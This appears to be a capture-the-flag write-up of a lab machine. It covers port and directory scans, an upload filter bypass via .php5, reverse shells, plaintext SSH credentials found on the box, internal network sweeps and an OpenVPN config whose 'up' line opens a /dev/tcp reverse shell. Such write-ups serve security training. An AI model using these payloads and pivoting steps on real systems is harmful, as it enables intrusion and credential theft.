Information Gathering


1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.10.109
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-17 18:37 IST
Nmap scan report for 10.10.10.109
Host is up (0.23s latency).
Not shown: 65527 closed tcp ports (reset), 6 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a6:9d:0f:7d:73:75:bb:a8:94:0a:b7:e3:fe:1f:24:f4 (RSA)
|   256 2c:7c:34:eb:3a:eb:04:03:ac:48:28:54:09:74:3d:27 (ECDSA)
|_  256 98:42:5f:ad:87:22:92:6d:72:e6:66:6c:82:c1:09:83 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 74.91 seconds

┌──(vigneswar㉿VigneswarPC)-[~]
└─$
```

2) Checked the website




3) Found more pages


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ feroxbuster -u 'http://10.10.10.109/sparklays/' -x php -x html

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.3
──────────────────────────────┬──────────────────────
 🎯 Target Url                │ http://10.10.10.109/sparklays/
 🚀 Threads                   │ 50
 📖 Wordlist                  │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌 Status Codes              │ All Status Codes!
 💥 Timeout (secs)            │ 7
 🦡 User-Agent                │ feroxbuster/2.10.3
 💉 Config File               │ /etc/feroxbuster/ferox-config.toml
 🔎 Extract Links             │ true
 💲 Extensions                │ [php, html]
 🏁 HTTP methods              │ [GET]
 🔃 Recursion Depth           │ 4
 🎉 New Version Available     │ https://github.com/epi052/feroxbuster/releases/latest
──────────────────────────────┴──────────────────────
 🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────────
404      GET        9l       32w        -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET       11l       32w        -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET        3l        2w       16c http://10.10.10.109/sparklays/login.php
200      GET       13l       38w      615c http://10.10.10.109/sparklays/admin.php
301      GET        9l       28w      323c http://10.10.10.109/sparklays/design => http://10.10.10.109/sparklays/design/
301      GET        9l       28w      331c http://10.10.10.109/sparklays/design/uploads => http://10.10.10.109/sparklays/design/uploads/
200      GET       18l       43w      484c http://10.10.10.109/sparklays/design/changelogo.php
200      GET        3l        8w       72c http://10.10.10.109/sparklays/design/design.html
```

4) Found a file upload functionality




5) Found a login page



Vulnerability Assessment

1) php5 is allowed to upload


3. Intruder attack of http://10.10.10.109
Attack Save
3. Intruder attack of http://10.10.10.109
Attack Save
Results Positions Payloads Resource pool Settings
Intruder attack results filter: Showing all items
Request Payload Status code Response received Error Timeout Length Comment
0 200 1479 747
1 asp 200 575 747
2 aspx 200 548 747
3 php 200 880 747
4 php3 200 672 747
5 php4 200 1123 747
6 php5 200 1075 754
7 txt 200 1026 747
8 shtm 200 1695 747
9 shtml 200 806 747
10 phtm 200 673 747
11 phtml 200 441 747
12 jhtml 200 452 747
Request Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Date: Tue, 17 Sep 2024 15:22:47 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 526
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
The file was uploaded successfully

<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>
Upload Your File
</title>
</head>
<body>

Exploitation

1) Got reverse shell

2) Found user credentials

```
www-data@ubuntu:/home/dave$ cat Desktop/ssh
dave
Dav3therav3123
www-data@ubuntu:/home/dave$
```

3) Connected to ssh as dave:Dav3therav3123

```
dave@ubuntu: ~
┌──(vigneswar㉿VigneswarPC)-[~/Temporary]
└─$ ssh dave@10.10.10.109
The authenticity of host '10.10.10.109 (10.10.10.109)' can't be established.
ED25519 key fingerprint is SHA256:Sq/MH9YGC8jcktOIJJcQYePs93a4czUl31E+V+EHlqw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.109' (ED25519) to the list of known hosts.
dave@10.10.10.109's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.13.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

222 packages can be updated.
47 updates are security updates.

Last login: Sun Sep  2 07:17:32 2018 from 192.168.1.11
dave@ubuntu:~$
```


4) Found additional hosts


```
dave@ubuntu:~$ for i in {1..254} ;do (ping -c 1 192.168.122.$i | grep "bytes
 from" &) ;done
64 bytes from 192.168.122.1: icmp_seq=1 ttl=64 time=0.051 ms
64 bytes from 192.168.122.4: icmp_seq=1 ttl=64 time=0.693 ms
64 bytes from 192.168.122.5: icmp_seq=1 ttl=64 time=1.12 ms
dave@ubuntu:~$
```

5) Found open ports

```
dave@ubuntu:~$ netcat -w1 -znv 192.168.122.4 1-10000 2>&1 | grep succeeded
Connection to 192.168.122.4 22 port [tcp/*] succeeded!
Connection to 192.168.122.4 80 port [tcp/*] succeeded!
dave@ubuntu:~$ netcat -w1 -znv 192.168.122.5 1-10000 2>&1 | grep succeeded
dave@ubuntu:~$
```

6) Checked the website






7) Found a method to get rce from openvpn config
https://medium.com/tenable-techblog/reverse-shell-from-an-openvpn-configuration-file-73fd8b1d38da

remote 192.168.122.4
ifconfig 10.200.0.2 10.200.0.1
dev tun
nobind
script-security 2
up 'bash -c "**/bin/bash** -i >& /dev/tcp/**192.168.122.1**/**4444** 0>&1"'


8) Got revshell



dave:dav3gerous567


Privilege Escalation

1) Found a new ip




netcat -w1 -znv -p 53 192.168.5.2 1-10000 2>&1 | grep succeeded

2) Found a port




3) It runs ssh




